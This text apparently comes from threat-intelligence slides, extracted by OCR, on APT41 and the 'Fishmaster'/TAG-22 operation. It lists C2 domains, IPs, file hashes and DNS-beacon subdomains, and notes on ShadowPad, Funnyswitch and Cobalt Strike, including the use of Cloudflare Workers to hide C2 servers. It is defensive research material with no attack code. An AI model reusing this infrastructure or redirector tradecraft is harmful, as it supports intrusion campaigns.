
Real C2 IP



ns1.hkserch.com


No resolution

parks their DNS beacon C2 domain on some specific IP, ex: 8.8.8.251, 4.2.2.2


8.8.8.251
42938.ns1.wystedba.top
1183bfbe.ns10.newtrendmicro.com
202d34fe.godaddy2.txwi.pw
38904.ns1.dns-dropbox.com
169cccb2.ns1.hkserch.com
3b91ddb2.ns1.microsofts.freeddn···
3052e5be.sync.alibabacs.xyz
25801.ns2.dns-dropbox.com
fa937b2.ns.cdn06.tk
202d34fe.godaddy1.txwl.pw
34436.ns1.wystedba.top
1183bfbe.ns9.newtrendmicro.com
8.8.8.8

Cloudfare Worker


- use Cloudflare Workers as redirector to hide the real C2 IP



cdn.cdnfree.workers.dev

Relation to other operations

Connection of APT41 and fishmaster operation



zk4c9u55.wikimedia.vip
12b69709687ed40a62f6db9dac8cce98
168.138.137.235
ccc4827a1d8a385fd95ec9fb72adca50
de1eb4b8f61a6569a367fd301db31096
4iiiessb.wikimedia.vip
1dfpi2d8kx.wikimedia.vip
af30fca836142d6a0b8672f1e8f53acf
768e8fcf47ef33c3aa97e9b8f9e4af76
93.180.156.77
ca6a09d8bbb9b06a2b1278b9b9ca6214
f843eaae9b3f55b8ab5570ae0060290d
5dfb7f863cd291544b9dfdb3de25162f
88dcd4576fa3fe33ccbdd695cce79b6e
59b28d953e21a02408708492bf27887c

Funnyswitch dropper which injected cobalt strike

IR case

New builder of Shadowpad

ITW Url

Same Xor key: 0x3A


Same PDB string

Funnyswitch dropper which injected funnydll

Cobalt strike payload

Fishmaster operation – TAG-22*

* https://www.recordedfuture.com/chinese-group-tag-22-targets-nepal-philippines-taiwan/



Other operation

#Goblin panda

IR case

cobaltstrike

cobaltstrike

security_audit_template_final.doc

*RedFoxtrot Drop PCshare

